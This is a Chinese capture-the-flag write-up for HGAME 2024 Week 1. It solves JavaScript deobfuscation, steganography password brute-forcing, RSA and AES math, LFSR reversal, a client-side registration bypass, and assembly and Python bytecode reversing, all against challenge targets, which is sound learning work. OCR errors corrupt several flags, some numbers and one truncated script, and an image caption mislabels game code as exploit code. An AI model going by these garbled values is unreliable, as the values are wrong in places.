

# HGAME 2024 WEEK 1 题解

## 2048\*16

2048还是太简单了，柏喵喵决定挑战一下2048\*16

打开浏览器的开发人员工具，转到该页面的 [JavaScript] 源代码。这里是 assets/index-\_wkhdPNY.js。



The screenshot shows the browser's developer tools with the JavaScript panel open. The file being viewed is 'index-\_wkhdPNY.js'. The code itself is heavily obfuscated, featuring many nested functions, non-standard variable names like 'x', 'y', 'z', and 'n', and various control structures like try/catch blocks and loops. It appears to be a complex piece of exploit code, likely for a game or a specific web application.

```
VM25 index-_wkhdPNY.js
1 function q() {
2     const x = ["return (function() ", "51rDvFs0", "280bIrf11", "crossOrigin", "true", ")", "q()", "];
3     return q = function() {
4         return x
5     }
6     ;
7     ,
8     q()
9     }
10 (function(x, n) {
11     const e = z
12     ,
13     t = x();
14     for (; ; )
15     try {
16         if (-parseInt(e(285)) / 1 * (-parseInt(e(291)) / 2) + parseInt(e(293)) / 3 > 0)
17             break;
18         t.push(t.shift())
19     } catch {
20         t.push(t.shift())
21     }
22     }
23 )(q, -256319 + -5 * -139997 + 7 * 57662),
24 function() {
25     const x = z;
26     let n;
27     try {
28         n = Function(x(278) + x(288) + ")");
29     } catch {
30         n = window
31     }
32     n[x(265)](V, 9793 + -977 * 9)
33     )(),
34     function() {
35         const n = z
36         ,
37         e = function() {
38             let o = !0;
39             return function(c, i) {
40                 const f = o ? function() {
41                     const b = z;
42                     if (i) {
43                         const s = i[b(251)](c, arguments);
44                         return i = null,
45                         s
46                     }
47                     : function() {}
48                 ;
49                 return o = !1,
50                 f
51             }
52         }()
53         ,
54         t = document[n(261)][n(294)][n(260)];
55         if (t && t[n(262)] && t[n(262)][n(259)])
56             return;
57         for (const o of document[n(266)][n(255)])
58             a(o);
59         new MutationObserver(o=>{
60             const r = n:
61         })
62     }
63 }
```

把这整个 Javascript 代码复制到控制台。关注这部分：

```
g[h(432)][h(469)] = function(x) {
    var n = h
    , e = x ? "game-won" : n(443)
    , t = x ? s0(n(439), "V+g5LpoEej/fy0nPNivz9SswHIhGaDOMU8Cuxb72dB1xYMrZFRA1=QcTq6JkWK4t3") :
n(453);
    this[n(438)][n(437)].add(e),
    this[n(438)][n(435)]("p")[-1257 * -5 + 9 * 1094 + -5377 * 3].textContent = t
}
```

猜想 `s0(n(439), "V+g5LpoEej/fy0nPNivz9SswHIhGaDOMU8Cuxb72dB1xYMrZFRA1=QcTq6JkWK4t3")` 是 flag, 于是在浏览器控制台运行

```
var n = h;
console.log(s0(n(439), "V+g5LpoEej/fy0nPNivz9SswHIhGaDOMU8Cuxb72dB1xYMrZFRA1=QcTq6JkWK4t3"));
```

得到 flag

```
flag{b99b820f-934d-44d4-93df-41361df7df2d}
```

## EzSignIn

Have fun in pwn games of hgame2024~

使用 ncatt 连接靶机即可得到答案


```
hgame{I_HATE_PWN}
```

## SignIn

换个方式签个到

flag格式: 'hgame{[A-Z\_]+}'

用任意图像编辑工具打开题目给的附件:



# 换一种视角吧

缩放：



得到 flag

```
hgame{WOW_GREAT_YOU_SEE_IT_WONDERFUL}
```

## 奇怪的图片

一些奇怪的图片

题目给了一个生成图片的 Python 代码和一系列图片。首先看 Python 代码：

```
import time

from PIL import Image, ImageDraw, ImageFont
import threading
import random
import secrets

flag = "hgame{fake_flag}"
```

```

def generate_random_image(width, height):
    image = Image.new("RGB", (width, height), "white")
    pixels = image.load()
    for x in range(width):
        for y in range(height):
            red = random.randint(0, 255)
            green = random.randint(0, 255)
            blue = random.randint(0, 255)
            pixels[x, y] = (red, green, blue)
    return image

def draw_text(image, width, height, token):
    font_size = random.randint(16, 40)
    font = ImageFont.truetype("arial.ttf", font_size)
    text_color = (random.randint(0, 255), random.randint(0, 255), random.randint(0, 255))
    x = random.randint(0, width - font_size * len(token))
    y = random.randint(0, height - font_size)
    draw = ImageDraw.Draw(image)
    draw.text((x, y), token, font=font, fill=text_color)
    return image

def xor_images(image1, image2):
    if image1.size != image2.size:
        raise ValueError("Images must have the same dimensions.")
    xor_image = Image.new("RGB", image1.size)
    pixels1 = image1.load()
    pixels2 = image2.load()
    xor_pixels = xor_image.load()
    for x in range(image1.size[0]):
        for y in range(image1.size[1]):
            r1, g1, b1 = pixels1[x, y]
            r2, g2, b2 = pixels2[x, y]
            xor_pixels[x, y] = (r1 ^ r2, g1 ^ g2, b1 ^ b2)
    return xor_image

def generate_unique_strings(n, length):
    unique_strings = set()
    while len(unique_strings) < n:
        random_string = secrets.token_hex(length // 2)
        unique_strings.add(random_string)
    return list(unique_strings)

random_strings = generate_unique_strings(len(flag), 8)

current_image = generate_random_image(120, 80)
key_image = generate_random_image(120, 80)

def random_time(image, name):
    time.sleep(random.random())
    image.save("./\\png_out\\{}.png".format(name))

for i in range(len(flag)):
    current_image = draw_text(current_image, 120, 80, flag[i])
    threading.Thread(target=random_time, args=(xor_images(current_image, key_image),
                                              random_strings[i])).start()

```

先理解这个程序的逻辑：

- 生成2个随机图片，分别用作 `current_image` 的初值和 `key_image`；
- 对 `flag` 中的字符，逐个将字符画在 `current_image` 中（作用是叠加的，也就是画一个字符后，原本就在上面的字符也都是在的），然后将得到的图片与 `key_image` 进行异或后，以随机字符串为文件名输出

那么，我们只要对生成得到的图片进行两两异或，从异或后的图片中取出所有含3个字符的图片，就可以还原出 `flag`。

代码：

```
from PIL import Image
import os

def calculate_difference(image1, image2) -> Image.Image:
    pixels1 = image1.load()
    pixels2 = image2.load()
    diff_image = Image.new('RGB', image1.size)
    for x in range(image1.size[0]):
        for y in range(image1.size[1]):
            r1, g1, b1 = pixels1[x, y]
            r2, g2, b2 = pixels2[x, y]
            diff_image.putpixel((x, y), (r1 ^ r2, g1 ^ g2, b1 ^ b2))
    return diff_image

def main() -> int:

    # 存放生成图片的目录
    images_dir = "png_out"

    # 结果图片保存的目录
    res_dir = "res"
    if not os.path.exists(res_dir):
        os.makedirs(res_dir)

    image_files = [f for f in os.listdir(images_dir) if f.endswith('.png')]

    for i in range(len(image_files)):
        for j in range(i+1, len(image_files)):
            image1_path = os.path.join(images_dir, image_files[i])
            image2_path = os.path.join(images_dir, image_files[j])
            image1 = Image.open(image1_path)
            image2 = Image.open(image2_path)
            diff_image = calculate_difference(image1, image2)
            diff_image_filename = f'xor_{image_files[i].split(".")[0]}_{image_files[j].split(".")[0]}.png'
            diff_image_path = os.path.join(res_dir, diff_image_filename)
            diff_image.save(diff_image_path)

    return 0

if __name__ == "__main__":
    main()
```

筛选出的图片：



首先知道 `flag` 的前4个字符是 `hgam`，按照这样还原：

```
hgam -> ame -> me{ -> e{1 -> {1a -> 1ad -> adf -> df_ -> f_1 -> _17 -> 17e -> 7eb -> eb_ -> b_8 -> _80 -> 803 -> 03c -> 3c}
```

得到 flag

```
hgame{1adf_17eb_803c}
```

## 来自星尘的问候

一个即将发售的游戏的主角薇^3带来了一条消息。这段消息隐藏在加密的图片里

但即使解开了图片的六位弱加密,看到的也是一张迷惑的图片。

也许游戏的官网上有这种文字的记录?

补充: flag格式为 hgame\{{[a-zA-Z0-9\_]+}\}

题目附件给了一张 薇^3 的图片:



猜测是图片隐写。考虑图片是 .jpg 类型的, 我们考虑用 Steghide 来提取。

根据题目提示中的 6 位弱加密，我们把所有 6 位数组合作为字典。使用 Python 生成：

```
def main() -> int:
    with open(file_name, 'w') as file:
        for i in range(1000000):
            password = str(i).zfill(6)
            file.write(password + '\n')

if __name__ == "__main__":
    main()
```

爆破密码的代码：

```
# -*- coding: utf8 -*-
# author:pcat
# http://pcat.cnblogs.com
# Modified by mahiro_zcy to support Python3.
from subprocess import *

def main() -> int:
    stegoFile = 'secret.jpg'
    passFile = 'passwords.txt'

    errors = ['could not extract', 'steghide --help', 'Syntax error']
    cmdFormat = 'steghide extract -sf "%s" -p "%s"'
    f = open(passFile, 'r')

    for line in f.readlines():
        cmd = cmdFormat %(stegoFile, line.strip())
        p = Popen(cmd, shell = True, stdout = PIPE, stderr = STDOUT)
        content = p.stdout.read().decode('utf-8')
        for err in errors:
            if err in content:
                break
        else:
            print(content),
            print('the passphrase is %s' %(line.strip()))
            f.close()
            break
    return 0

if __name__ == '__main__':
    main()
```

得到

```
wrote extracted data to "secret.zip".
the passphrase is 123456
```


因此密码为 123456，同时提取出了文件 secret.zip。

解压这个压缩包，得到下面这个图片和一个字体预览网页：

X≡¬≡!{±!¬≡ʌ≡! ! }

这个图片其实是导出的预览图片，而这个字体其实是《来自星尘》网站上的字体。

我们进入[《来自星尘》官方网站](#)，在开发人员工具中找到字体文件，然后[下载](#)下来。



上传到字体预览网页中，输入 abcdefghijklmnopqrstuvwxyz0123456789，得到



逐字符对照得到 flag

hgame{welc0me!}

( w 和 z 在这个字体中的显示是一样的，都交一遍就能确定答案)

## ezMath

题目描述：一个简单的数学题

题目附件是一个 AES 加密代码，并且在最后给出了输出结果：

```
from Crypto.Util.number import *
from Crypto.Cipher import AES
import random,string
from secret import flag,y,x
def pad(x):
    return x+b'\x00'*(16-len(x)%16)
def encrypt(KEY):
    cipher= AES.new(KEY,AES.MODE_ECB)
    encrypted =cipher.encrypt(flag)
    return encrypted
D = 114514
assert x**2 - D * y**2 == 1
flag=pad(flag)
key=pad(long_to_bytes(y))[:16]
enc=encrypt(key)
print(f'enc={enc}')
#enc=b"\xce\xf1\x94\x84\xe9\x88\x04\xcb\x9ad\x9e\x08b\xbf\x8b\xd3\r\xe2\x81\x17g\x9c\xd7\x10\x19\x1a\x96\xc3\x9d\xde\xe7\xe0h\xed/\x00\x95tz)1\\t8:\xb1,\u\xfe\xdec\xf2h\xab`\xe5'\x93\xf8\xde\xb2\x9a\x9a"
```

AES 是对称加密，只要知道密钥即可解密。因此我们只需要求出 `key`，也就是要算出 `y` 的值。

根据代码可知， $y$  满足  $x^2 - 114514y^2 = 1$ ，其中  $x$  与  $y$  都是正整数。

利用网站[Pell's equation solver](#)可以直接得到最小的正整数  $y$  是

$y = 9037815138660369922198555785216162916412331641365948545459353586895717702576049626533527779108680$

我们尝试直接选用这个  $y$ ，然后利用 Python 程序解密：

```
from Crypto.Cipher import AES
from Crypto.Util.number import long_to_bytes

def pad(x) -> bytes:
    return x + b'\x00' * (16 - len(x) % 16)

def unpad(x) -> bytes:
    return x.rstrip(b'\x00')

def decrypt(enc, key) -> bytes:
    cipher = AES.new(key, AES.MODE_ECB)
    decrypted = cipher.decrypt(enc)
    return unpad(decrypted)

def main() -> int:
    y =
9037815138660369922198555785216162916412331641365948545459353586895717702576049626533527779108680
    key = pad(long_to_bytes(y))[:16]
    enc =
b"\xce\xf1\x94\x84\xe9\x88\x04\xcb\x9ad\x9e\x08b\xbf\x8b\xd3\r\xe2\x81\x17g\x9c\xd7\x10\x19\x1a\x96\xc3\x9d\xde\xe7\xe0h\xed/\x00\x95tz)1\\t8:\xb1,\u\xfe\xdec\xf2h\xab`\xe5'\x93\xf8\xde\xb2\x9a\x9a"
    decrypted_flag = decrypt(enc, key).decode('utf-8')
    print(decrypted_flag)
    return 0

if __name__ == "__main__":
    main()
```

得到 flag

```
hgame{G0od!_Yo3_k1ow_C0ntinued_Fra3ti0ns!!!!!!}
```

# ezRSA

题目描述：一个简单的RSA

题目附件是一个 RSA 加密代码，并且在最后给出了输出结果和 leak1, leak2：

```
from Crypto.Util.number import *
from secret import flag
m=bytes_to_long(flag)
p=getPrime(1024)
q=getPrime(1024)
n=p*q
phi=(p-1)*(q-1)
e=0x10001
c=pow(m,e,n)
leak1=pow(p,q,n)
leak2=pow(q,p,n)

print(f'leak1={leak1}')
print(f'leak2={leak2}')
print(f'c={c}')

"""
leak1=1491271700736112719681825767512903315590184418057253104260954128375892276707575407439298658536
5039983910283843150720074472493965946320015801246967697998769641905090084279822566586181233111363289
2438742724202916416060266581590169063867688299288985734104127632232175657352697898383441323477450658
179727728908669
leak2=1161229927146709153813099169674904364890200011728806441671799154670217948929279772720805966417
8556911913425903752238833519804315220615025910348557455881642474020473621555193348258394195999462535
6581201054534529395781744338631021423703171146456663432955843598548122593308782245220792018716508538
497402576709461
c=10529481867532520034258056773864074017027019578041866245400647840230251661652999709715919620810933
437191661180003295923273655675729588558995925242356227288160655019180761208122365803449911409809915
3234799125270528863301491347997061005684554352359132417756706194892255227523548661551491393212543654
3991642607028689762693617305246716492783116813070355512606971626645594961850567586340389705821314842
096465631886812281289843132258131809773797770493587891822125706062525097908309942631320200941536462
9679352297563219191246391989898834928228497291993276195260337973323457535162403916244002194059255276
8579639977713099971
""""
```

这里有 $n = pq$ ,  $c = m^e \pmod n$ , Euler 函数 $\varphi = (p - 1)(q - 1)$ 。

记  $d$  是在模  $\varphi$  意义下,  $e$  的乘法逆元。

则  $m = c^d \pmod n$ 。

我们需要求出  $p$  和  $q$  的值。

实际上, 因为

$$leak1 \equiv (p^q \pmod{pq}) \equiv p^q \equiv 0 \pmod p$$

$$leak1 \equiv (p^q \pmod{pq}) \equiv p^q \equiv p \pmod q$$

(第二行的最后一步是根据 Fermat 小定理)

所以  $leak1 = p + kpq$ , 其中  $k$  是整数。

又由于  $0 \leq leak1 < pq$ , 所以  $leak1 = p$ 。同理  $leak2 = q$ 。

于是可写出解密代码：

```
from Crypto.Util.number import *

def main() -> int:
```

```

p =
1491271700736112719681825767512903315590184418057253104260954128375892276707575407439298658536503998
3910283843150720074472493965946320015801246967697998769641905090084279822566586181233111363289243874
2724202916416060266581590169063867688299288985734104127632232175657352697898383441323477450658179727
728908669

q =
1161229927146709153813099169674904364890200011728806441671799154670217948929279772720805966417855691
191342590375223883351980431522061502591034855745581642474020473621555193348258394195999462535658120
1054534529395781744338631021423703171146456663432955843598548122593308782245220792018716508538497402
576709461

c =
1052948186753252003425805677386407401702701957804186624540064784023025166165299970971591962081093343
7191661180003295923273655675729588558899592524235622728816065501918076120812236580344991140980991532
3479912527052886330149134799706100568455435235913241775670619489225522752354866155149139321254365439
9164260702868976269361730524671649278311681307035551260697162664559496185056758634038970582131484209
646563188681228128984313225813180977379777049358789182212570606252509790830994263132020094153646296
7935229756321919124639198989883492822849729199327619526033797332345753516240391624400219405925527685
79639977713099971

e = 0x10001

n = p * q
phi = (p - 1) * (q - 1)
d = inverse(e, phi)
m = pow(c, d, n)

flag = long_to_bytes(m).decode('utf-8')
print(flag)
return 0

if __name__ == "__main__":
    main()

```

得到 flag

```
hgame{F3rmat_l1ttle_the0rem_is_th3_bas1s}
```

## ezPRNG

题目描述：一个简单的随机数

题目附件是一个基于 LFSR 的随机数生成代码，并且在最后给出了输出结果：

```

from Crypto.Util.number import *
import uuid
def PRNG(R,mask):
    nextR = (R << 1) & 0xffffffff
    i=(R&mask)&0xffffffff
    nextbit=0
    while i!=0:
        nextbit^=(i%2)
        i=i//2
    nextR^=nextbit
    return (nextR,nextbit)

R=str(uuid.uuid4())
flag='hgame{' + R + '}'
print(flag)
R=R.replace('-', '')
Rlist=[int(R[i*8:i*8+8],16) for i in range(4)]

mask=0b100010010000100010010010001001
output=[]
for i in range(4):
    R=Rlist[i]

```

首先，`output` 中的每个字符串的前 32 位，正好是将其对应的 `R` 进行 32 次 `(R, nextbit) = PRNG(R, mask)` 后的二进制形式。

我们只需要写出将当前状态的  $R$  恢复到它的上一个状态的函数，然后迭代执行这个函数即可。

对于当前状态的  $B$ ,  $B \gg 1$  是上一个状态的  $B$  去除从低到高的第 32 位。

那么  $((B \gg 1) \& \text{mask}) \& 0xffffffff$  是上一个状态的  $i$  去除从低到高的第 32 位。

我们需要计算上一个状态的  $B$  从低到高的第 32 位，记其为 `lastbit`。

根据加密代码，当前状态的 `R` 的最低位，等于 `0` 与上一个状态的 `i` 的各位异或的结果，等于上一个状态的 `i` 从低到高的第 32 位与 `((R >> 1) & mask) & 0xffffffff` 的各位异或的结果。因为 `mask` 从低到高的第 32 位是 1，所以上一个状态的 `i` 从低到高的第 32 位等于 `lastbit`。

所以，当前状态的 R 的最低位，等于 `lastbit` 与 `((R >> 1) & mask) & 0xffffffff` 的各位异或的结果。

那么，`lastbit`，等于当前状态的 R 的最低位与 `((R >> 1) & mask) & 0xffffffff` 的各位异或的结果。

这样就得到了上一个状态的 R。函数如下：

```
def reverse_PRNG(R, mask) -> int:
    lastR = R >> 1
    i = (lastR & mask) & 0xffffffff
    lastbit = R & 1
    while i != 0:
        lastbit ^= (i & 1)
        i = i >> 1
    lastR = lastR | (lastbit << 31)
    return lastR
```

这样就可以得到所有的原始的 R：

```
for out in output:
    R = int(out[:32], 2)
    for _ in range(32):
        R = reverse_PRNG(R, mask)
    Rlist.append(R)
```

然后再拼接 uuid，从而得到 flag。

完整解密程序：

```
def reverse_PRNG(R, mask) -> int:
    lastR = R >> 1
    i = (lastR & mask) & 0xffffffff
    lastbit = R & 1
    while i != 0:
        lastbit ^= (i & 1)
        i = i >> 1
    lastR = lastR | (lastbit << 31)
    return lastR

def main() -> int:
    mask = 0b10001001000010000100010010001001
```

得到 flag

hqame{fbbbbee82-3f43-4f91-9337-907880e4191a}

# Bypass it

This page requires javascript to be enabled :)

进入靶机页面后会跳转到<http://106.15.72.34:30466/login.html>这个登陆页面（IP和端口号仅为该次解题的情况）。

⚠ 不安全 | 106.15.72.34:30466/login.html

## 用户登录

- 用户名:
- 密 码:
- 7天内自动登录
- 

尝试点击注册，但是提示不允许注册。

106.15.72.34:30466 显示

很抱歉，当前不允许注册

确定

在浏览器设置中禁用 JavaScript 后，发现可以进入注册页面。

106.15.72.34:30466/register\_page.php

## 用户注册

- 用户名:
- 密 码:
- 

然后再启用 JavaScript，自己设定一个用户名和密码，然后注册。

106.15.72.34:30466 显示

注册成功

确定

再用自己设定的用户名和密码，在登录页面登录即可。

106.15.72.34:30466 显示

登录成功

确定

进入个人中心。

 不安全 | 106.15.72.34:30466/userIndex.php

你好! 欢迎来到个人中心!

- ~Click here~
  - [注销](#)

点击 ~Click here~ 得到flag:

← ⌂ ⌄ 不安全 | 106.15.72.34:30466/375774c4-8f92-4b99-8204-c250624b6797.php  
bgame(5b5d257b410979dc5fb5a079d3db02cfcb4689d)

hggame{5b5d257b410979d6a5bb5a079d3db02cfcb4699d}

ezASM

## To learn a little ASM

题目附件给了一个汇编代码：

```
section .data
c db 74, 69, 67, 79, 71, 89, 99, 113, 111, 125, 107, 81, 125, 107, 79, 82, 18, 80, 86, 22, 76
86, 125, 22, 125, 112, 71, 84, 17, 80, 81, 17, 95, 34
flag db 33 dup(0)
format db "plz input your flag: ", 0
success db "Congratulations!", 0
failure db "Sry, plz try again", 0

section .text
global _start

_start:
; Print prompt
mov eax, 4
mov ebx, 1
mov ecx, format
mov edx, 20
int 0x80

; Read user input
mov eax, 3
mov ebx, 0
mov ecx, flag
mov edx, 33
int 0x80

; Check flag
xor esi, esi
check_flag:
mov al, byte [flag + esi]
xor al, 0x22
cmp al, byte [c + esi]
jne failure_check

inc esi
cmp esi, 33
jne check_flag

; Print success message
mov eax, 4
```

```

mov ebx, 1
mov ecx, success
mov edx, 14
int 0x80

; Exit
mov eax, 1
xor ebx, ebx
int 0x80

failure_check:
; Print failure message
mov eax, 4
mov ebx, 1
mov ecx, failure
mov edx, 18
int 0x80

; Exit
mov eax, 1
xor ebx, ebx
int 0x80

```

简单阅读代码，发现其功能相当于这个 C 语言代码：

```

#include <stdio.h>

int main() {
    unsigned char c[] = {74, 69, 67, 79, 71, 89, 99, 113, 111, 125, 107, 81, 125, 107, 79, 82, 18,
80, 86, 22, 76, 86, 125, 22, 125, 112, 71, 84, 17, 80, 81, 17, 95, 34};
    unsigned char flag[34];
    printf("plz input your flag: ");
    fgets(flag, 34, stdin);
    for (int i = 0; i < 34; i = i + 1) {
        if ((flag[i] ^ 0x22) != c[i]) {
            printf("Sry, plz try again\n");
            return 1;
        }
    }
    printf("Congratulations!\n");
    return 0;
}

```

字符串 `flag` 的各个字符分别与 `0x22` 异或后，得到的字符数组等于 `c`。

所以将 `c` 的各个元素分别与 `0x22` 异或，得到的字符数组就是字符串 `flag`。这个就是正确的 `flag`。

稍加修改即可得到解密的 C 语言程序：

```

#include <stdio.h>

int main() {
    unsigned char c[] = {74, 69, 67, 79, 71, 89, 99, 113, 111, 125, 107, 81, 125, 107, 79, 82, 18,
80, 86, 22, 76, 86, 125, 22, 125, 112, 71, 84, 17, 80, 81, 17, 95, 34};
    unsigned char flag[34];
    for (int i = 0; i < 34; i = i + 1) {
        flag[i] = c[i] ^ 0x22;
    }
    printf("%s\n", flag);
    return 0;
}

```

运行后得到 flag

```
hgame{ASM_Is_Imp0rt4nt_4_Rev3rs3}
```

## ezPYC

ez python Reverse

附件是一个 Python 打包成的可执行文件 ezPYC.exe。

用 [pyinstxtractor](#) 将 ezPYC.exe 解包，得到的文件中包含 ezPYC.pyc。

### 附件更新前

使用 Python 的 dis 模块读取字节码，读取程序如下：

```
import dis
import marshal

pyc_file_path = './ezPYC.pyc'

with open(pyc_file_path, 'rb') as f:
    f.read(16)
    code_object = marshal.load(f)
    dis.dis(code_object)
```

得到字节码内容：

0	0 RESUME	0
1	2 BUILD_LIST	0
	4 LOAD_CONST	0 ((87, 75, 71, 69, 83, 121, 83, 125, 117, 106, 108, 106,
94, 80, 48, 114, 100, 112, 112, 55, 94, 51, 112, 91, 48, 108, 119, 97, 115, 49, 112, 112, 48, 108,		
100, 37, 124, 2))		
	6 LIST_EXTEND	1
	8 STORE_NAME	0 (flag)
2	10 BUILD_LIST	0
	12 LOAD_CONST	1 ((1, 2, 3, 4))
	14 LIST_EXTEND	1
	16 STORE_NAME	1 (c)
3	18 PUSH_NULL	
	20 LOAD_NAME	2 (input)
	22 LOAD_CONST	2 ('plz input flag:')
	24 UNPACK_SEQUENCE	1
	28 CALL	1
	36 CACHE	
	38 STORE_NAME	2 (input)
4	40 PUSH_NULL	
	42 LOAD_NAME	3 (range)
	44 LOAD_CONST	3 (0)
	46 LOAD_CONST	4 (36)
	48 LOAD_CONST	5 (1)
	50 UNPACK_SEQUENCE	3
	54 CALL	3
	62 CACHE	
	64 GET_ITER	
>>	66 FOR_ITER	62 (to 194)
5	70 PUSH_NULL	
	72 LOAD_NAME	5 (ord)
	74 LOAD_NAME	2 (input)
	76 LOAD_NAME	4 (i)

```

78 BINARY_SUBSCR
82 CACHE
84 CACHE
86 CACHE
88 UNPACK_SEQUENCE      1
92 CALL                 1
100 CACHE
102 LOAD_NAME            1 (c)
104 LOAD_NAME            4 (i)
106 LOAD_CONST           6 (4)
108 BINARY_OP            6 (%)
112 BINARY_SUBSCR
116 CACHE
118 CACHE
120 CACHE
122 BINARY_OP            12 (^)
126 LOAD_NAME            0 (flag)
128 LOAD_NAME            4 (i)
130 BINARY_SUBSCR
134 CACHE
136 CACHE
138 CACHE
140 COMPARE_OP           3 (<)
144 CACHE
146 POP_JUMP_IF_FALSE    21 (to 190)

6   148 PUSH_NULL
150 LOAD_NAME             6 (print)
152 LOAD_CONST            7 ('Sry, try again...')
154 UNPACK_SEQUENCE        1
158 CALL                  1
166 CACHE
168 POP_TOP

7   170 PUSH_NULL
172 LOAD_NAME             7 (exit)
174 UNPACK_SEQUENCE        0
178 CALL                  0
186 CACHE
188 POP_TOP
>> 190 JUMP_BACKWARD     63 (to 66)

8   192 PUSH_NULL
>> 194 LOAD_NAME             6 (print)
196 LOAD_CONST            8 ('Wow! You know a little of python reverse')
198 UNPACK_SEQUENCE        1
202 CALL                  1
210 CACHE
212 POP_TOP
214 LOAD_CONST            9 (None)
216 RETURN_VALUE

```

简单阅读代码，发现其功能相当于这个 Python 代码：

```

flag = [87, 75, 71, 69, 83, 121, 83, 125, 117, 106, 108, 106, 94, 80, 48, 114, 100, 112, 112, 55,
94, 51, 112, 91, 48, 108, 119, 97, 115, 49, 112, 112, 48, 108, 100, 37, 124, 2]
c = [1, 2, 3, 4]

input = input('plz input flag:')
for i in range(0, 36, 1):
    if ord(input[i]) ^ c[i % 4] < flag[i]:
        print('Sry, try again...')
        exit()
print('Wow! You know a little of python reverse')

```

(这个代码其实有点问题, `ord(input[i]) ^ c[i % 4] < flag[i]` 应为 `ord(input[i]) ^ c[i % 4] != flag[i]`)

字符串 `input` 的各个字符的 ASCII 码分别与 `c` 中的数以 4 为周期循环异或后, 得到的整数列表等于 `flag`。

所以将 `flag` 的各个元素分别与 `c` 中的数以 4 为周期循环异或, 对应到字符, 还原回字符串, 就是字符串 `input`。

稍加修改即可得到解密的 Python 程序:

```
def main() -> int:
    flag = [87, 75, 71, 69, 83, 121, 83, 125, 117, 106, 108, 106, 94, 80, 48, 114, 100, 112, 112,
    55, 94, 51, 112, 91, 48, 108, 119, 97, 115, 49, 112, 112, 48, 108, 100, 37, 124, 2]
    c = [1, 2, 3, 4]
    input_value = ''
    for i in range(0, 38, 1):
        input_value += chr(flag[i] ^ c[i % 4])
    print(input_value)
    return 0

if __name__ == "__main__":
    main()
```

得到 flag

```
VIDAR{Python_R3vers3_1s_1nter3st1ng!}
```

## 附件更新后

更新后的附件的字节码我打不开, 但是可以利用[pycdc](#)直接得到源码:

```
flag = [87, 75, 71, 69, 83, 121, 83, 125, 117, 106, 108, 106, 94, 80, 48, 114, 100, 112, 112, 55,
94, 51, 112, 91, 48, 108, 119, 97, 115, 49, 112, 112, 48, 108, 100, 37, 124, 2]
c = [1, 2, 3, 4]

input = input('plz input flag:')
for i in range(0, 36, 1):
    if ord(input[i]) ^ c[i % 4] != flag[i]:
        print('sry, try again...')
        exit()
print('wow!You know a little of python reverse')
```

后续与附件更新前是一致的。

